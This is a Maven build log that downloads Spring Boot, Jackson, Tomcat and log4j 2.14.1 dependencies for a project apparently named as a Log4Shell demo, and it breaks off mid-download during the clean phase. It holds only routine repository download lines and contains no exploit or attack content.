Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.8.1/maven-compiler-plugin-3.8.1.pom (12 kB at 430 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/33/maven-plugins-33.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/33/maven-plugins-33.pom (11 kB at 356 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/33/maven-parent-33.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/33/maven-parent-33.pom (44 kB at 1.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/21/apache-21.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/21/apache-21.pom (17 kB at 713 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.8.1/maven-compiler-plugin-3.8.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.8.1/maven-compiler-plugin-3.8.1.jar (62 kB at 1.9 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.22.2/maven-surefire-plugin-2.22.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.22.2/maven-surefire-plugin-2.22.2.pom (5.0 kB at 151 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.22.2/surefire-2.22.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.22.2/surefire-2.22.2.pom (26 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.22.2/maven-surefire-plugin-2.22.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.22.2/maven-surefire-plugin-2.22.2.jar (41 kB at 1.5 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/3.2.0/maven-jar-plugin-3.2.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/3.2.0/maven-jar-plugin-3.2.0.pom (7.3 kB at 302 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/3.2.0/maven-jar-plugin-3.2.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/3.2.0/maven-jar-plugin-3.2.0.jar (29 kB at 1.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.pom (3.0 kB at 123 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.pom (3.1 kB at 106 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.pom (2.2 kB at 101 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-core/5.3.10/spring-core-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-core/5.3.10/spring-core-5.3.10.pom (2.0 kB at 84 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.pom (1.8 kB at 83 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-context/5.3.10/spring-context-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-context/5.3.10/spring-context-5.3.10.pom (2.6 kB at 89 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.pom (2.2 kB at 96 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.pom (2.0 kB at 78 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.pom (2.1 kB at 83 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.pom (2.1 kB at 80 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.pom (2.5 kB at 113 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.pom (13 kB at 576 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-parent/1.2.6/logback-parent-1.2.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-parent/1.2.6/logback-parent-1.2.6.pom (19 kB at 794 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.pom (4.2 kB at 161 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.pom (3.8 kB at 192 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.32/slf4j-parent-1.7.32.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.32/slf4j-parent-1.7.32.pom (14 kB at 575 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.pom (7.0 kB at 226 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j/2.14.1/log4j-2.14.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j/2.14.1/log4j-2.14.1.pom (68 kB at 1.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.pom (14 kB at 360 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.pom (990 B at 35 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.pom (16 kB at 650 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/jakarta/annotation/ca-parent/1.3.5/ca-parent-1.3.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/jakarta/annotation/ca-parent/1.3.5/ca-parent-1.3.5.pom (2.8 kB at 127 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/ee4j/project/1.0.5/project-1.0.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/ee4j/project/1.0.5/project-1.0.5.pom (13 kB at 573 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/yaml/snakeyaml/1.28/snakeyaml-1.28.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/yaml/snakeyaml/1.28/snakeyaml-1.28.pom (37 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.pom (3.1 kB at 103 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-web/5.3.10/spring-web-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-web/5.3.10/spring-web-5.3.10.pom (2.2 kB at 92 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.pom (15 kB at 591 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-base/2.12.5/jackson-base-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/jackson-base/2.12.5/jackson-base-2.12.5.pom (9.3 kB at 404 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.pom (6.0 kB at 201 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.pom (5.5 kB at 213 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.pom (2.6 kB at 89 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-modules-java8/2.12.5/jackson-modules-java8-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-modules-java8/2.12.5/jackson-modules-java8-2.12.5.pom (3.4 kB at 109 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.pom (4.9 kB at 140 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.pom (4.4 kB at 175 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.pom (3.1 kB at 121 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.pom (1.7 kB at 69 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.pom (1.5 kB at 46 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.pom (1.7 kB at 56 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.pom (3.0 kB at 123 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.pom (23 kB at 829 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar (4.8 kB at 134 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar (4.8 kB at 73 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar (4.8 kB at 71 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar (42 kB at 399 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar (292 kB at 2.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar (18 kB at 125 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar (4.6 kB at 29 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar (25 kB at 141 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar (24 kB at 122 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar

Downloaded from central: https://repo.maven.apache.org/maven2/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar (472 kB at 2.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar (4.7 kB at 19 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar (327 kB at 1.1 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar (1.4 MB at 4.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar (1.6 MB at 4.8 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar (76 kB at 218 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar (34 kB at 99 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar (120 kB at 312 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar (366 kB at 945 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar (9.4 kB at 24 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar (1.5 MB at 3.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar (4.8 kB at 11 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar (1.5 MB at 3.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar (256 kB at 509 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar (277 kB at 551 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar (382 kB at 626 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar (697 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar (1.6 MB at 2.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar (1.0 MB at 1.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar (288 kB at 377 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar (300 kB at 367 kB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar (3.4 MB at 4.1 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar (1.3 MB at 1.5 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar (1.7 MB at 2.0 MB/s)

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.0/maven-plugin-api-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.0/maven-plugin-api-3.0.pom (2.3 kB at 109 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.0/maven-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.0/maven-3.0.pom (22 kB at 995 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/15/maven-parent-15.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/15/maven-parent-15.pom (24 kB at 889 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/6/apache-6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/6/apache-6.pom (13 kB at 556 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.0/maven-model-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.0/maven-model-3.0.pom (3.9 kB at 162 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.4/plexus-utils-2.0.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.4/plexus-utils-2.0.4.pom (3.3 kB at 139 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.6/plexus-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.6/plexus-2.0.6.pom (17 kB at 645 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.0/maven-artifact-3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.0/maven-artifact-3.0.pom (1.9 kB at 96 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-plexus/1.4.2/sisu-inject-plexus-1.4.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-plexus/1.4.2/sisu-inject-plexus-1.4.2.pom (5.4 kB at 268 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-plexus/1.4.2/guice-plexus-1.4.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-plexus/1.4.2/guice-plexus-1.4.2.pom (3.1 kB at 149 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-bean/1.4.2/guice-bean-1.4.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-bean/1.4.2/guice-bean-1.4.2.pom (2.6 kB at 118 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject/1.4.2/sisu-inject-1.4.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject/1.4.2/sisu-inject-1.4.2.pom (1.2 kB at 66 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-parent/1.4.2/sisu-parent-1.4.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-parent/1.4.2/sisu-parent-1.4.2.pom (7.8 kB at 370 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/6/forge-parent-6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/6/forge-parent-6.pom (11 kB at 512 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.7.1/plexus-component-annotations-1.7.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.7.1/plexus-component-annotations-1.7.1.pom (770 B at 35 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.7.1/plexus-containers-1.7.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.7.1/plexus-containers-1.7.1.pom (5.0 kB at 240 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/4.0/plexus-4.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/4.0/plexus-4.0.pom (22 kB at 741 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/10/forge-parent-10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/10/forge-parent-10.pom (14 kB at 678 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.3/plexus-classworlds-2.2.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.3/plexus-classworlds-2.2.3.pom (4.0 kB at 182 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.5/plexus-utils-2.0.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.5/plexus-utils-2.0.5.pom (3.3 kB at 133 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-bean/1.4.2/sisu-inject-bean-1.4.2.pom

